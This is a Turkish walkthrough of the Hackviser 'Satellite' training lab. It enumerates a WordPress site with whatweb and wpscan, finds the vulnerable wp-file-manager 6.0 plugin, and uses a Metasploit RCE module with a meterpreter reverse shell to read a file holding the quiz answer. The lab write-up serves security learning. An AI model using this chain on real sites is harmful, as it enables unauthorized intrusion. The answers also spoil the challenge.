

## SATELLITE WRITE-UP

Merhaba arkadaşlar. Bugün sizlerle Hackviser platformunda bulunan Satellite adlı Warmup' ını yazacağım.

**SORU 1:** Web sitesinin alan adı nedir?

Makineyi ayağa kaldırmak için bize ip ve alan adı veriyor. Cevap: **beyondbound.hv**

**SORU 2:** Hangi CMS yazılımı kullanılıyor?


CMS yazılımları: İçerik yönetim sistemidir. (Wordpress, shopify, wix vb.)

Bu sorunun cevabı için whatweb toolunu kullanalım.

```
whatweb 172.20.15.46
http://172.20.15.46 [200 OK] Country[RESERVED][22], Email[info@beyondbound.hv], HTML5, HTTPServer[nginx/1.18.0], IP[172.20.15.46], MetaGenerator[WordPress 6.3.1], Script, Title[BeyondBound 6#8211; Beyond Earth, Toward Infinity], UncommonHeaders[link], WordPress[6.3.1], nginx[1.18.0]
```

Cevap: **Wordpress**

Ayrıca bu sorunun cevabı için Wappalyzer'da kullanabiliriz.



**SORU 3:** WordPress güvenlik taraması için hangi araç kullanılabilir?

Wordpress'de açık bulmak için **wpscan** toolunu kullanırız.

**SORU 4:** Hedef websitesinde hangi eklenti kullanılıyor?

Wpscan aracı ile tarama yaptım. Plugins(eklentilerin olduğu kısım) sonucu bir türlü vermedi. Daha sonra uzun araştırmalar sonucu(plugins passive olduğu için vermedi.)

“wpscan --enumerate p --url 172.20.15.46 --plugins-detection aggressive” komutunu buldum.

(passive olan kısmı aggressive'ye çevirdik.) Biraz bekledikten sonra sonucu aldık.

```
[i] Plugin(s) Identified:
[+] wp-file-manager
    | Location: http://beyondbound.hv/wp-co
    | Last Updated: 2024-08-06T13:08:00.000
```

Cevap: **wp-file-manager**

**SORU 5:** Kullanılan eklentinin versiyonu nedir?

Yine aynı çıktı sonucunda:

```
[+] wp-file-manager
| Location: http://beyondbound.hv/wp
| Last Updated: 2024-08-06T13:08:00.
| Readme: http://beyondbound.hv/wp-c
| [!] The version is out of date, th
|
| Found By: Known Locations (Aggress
| - http://beyondbound.hv/wp-conter
|
| Version: 6.0 (100% confidence)
```

Cevap: 6.0

**SORU 6:** Durumu bilinmeyen uydunun adı nedir?

Bu sorunun cevabı için bir önceki sorudaki cevabı biraz Google üzerinde araştırma yaptım. Ve bu klasör ile ilgili açık bulunmuş zamanında. Biz de bu açığı sömürmek için Metasploitable kullanacağız.

```
# Name
-
0 exploit/multi/http/wp_file_manager_rce
mote Code Execution
```

use 0 ile seçelim.

| Name                               | Current Setting | Require |
|------------------------------------|-----------------|---------|
| COMMAND                            | upload          | yes     |
| Proxies                            |                 | no      |
| RHOSTS                             |                 | yes     |
| RPORT                              | 80              | yes     |
| SSL                                | false           | no      |
| TARGETURI                          | /               | yes     |
| VHOST                              |                 | no      |
| Payload options (php/meterpreter/r |                 |         |
| Name                               | Current Setting | Require |
| LHOST                              |                 | yes     |
| LPORT                              | 4444            | yes     |

RHOSTS ve LHOST eklemesini yapalım.

Run diyerek çalıştıralım. Shell aldık. Şimdi dosyalar arasında dolaşalım.

Var/www/html dosyası içerisinde satellite-2023.csv adlı dosya buldum.

```
$ cat satellites-2023.csv
cat satellites-2023.csv
Satellite Name;Satellite Type;Launch Date;Launch Location;Orbit Information;Satellite Function;Satellite Status;Launch
Cost ($)
Voyager-1; Observation; 2023-01-15; Kennedy Space Center; Low Earth Orbit; Earth Observation; Active;100000000
StellarExplorer; Communication; 2023-02-20; Baikonur Cosmodrome; Geostationary Orbit; Telecommunication; Active;1500000
00
LunaTech-9; Exploration; 2023-03-10; Vandenberg Space Force Base; Polar Orbit; Scientific Research; Active;120000000
SolarLink-5; Navigation; 2023-04-05; Satish Dhawan Space Centre; Medium Earth Orbit; GPS Navigation; Active;110000000
AstroSphere-2; Weather; 2023-05-18; Tanegashima Space Center; Geostationary Orbit; Weather Forecasting; Active;13000000
0
NebulaQuest; Surveillance; 2023-06-02; Jiuquan Satellite Launch Center; Low Earth Orbit; National Security; Active;1400
00000
Galaxia-Prime; Research; 2023-07-09; Guiana Space Centre; Sun-Synchronous Orbit; Scientific Experiment; Active;12500000
0
CelestialSurveyor; Broadcasting; 2023-08-14; Xichang Satellite Launch Center; Geostationary Orbit; Television Broadcast
ing; Active;160000000
Defender-X; Reconnaissance; 2023-09-21; Plesetsk Cosmodrome; Low Earth Orbit; Military Surveillance;Unknown;4900000000
OrionNavigator; Navigation; 2023-10-08; Wenchang Spacecraft Launch Site; Medium Earth Orbit; Global Navigation; Active;
150000000
Defender-X; Reconnaissance; 2023-09-21; Plesetsk Cosmodrome; Low Earth Orbit; Military Surveillance;Unknown;4900000000
```

Burada durumu bilinmeyen(unknown) **DEFENDER-X** olduğunu bulduk.